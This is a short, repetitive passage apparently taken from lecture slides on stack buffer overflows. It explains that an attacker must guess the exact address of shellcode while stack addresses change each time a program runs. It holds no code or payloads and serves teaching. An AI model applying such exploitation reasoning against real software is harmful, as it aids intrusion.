
- Must jump to the precise start of the shellcode



Hitting the Target

Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode




Hitting the Target

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However, stack addresses often change

- Change each time a program runs



Hitting the Target


Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs

Challenge: how can we reliably guess the address of the shellcode?



Hitting the Target

Address of shellcode must be guessed exactly

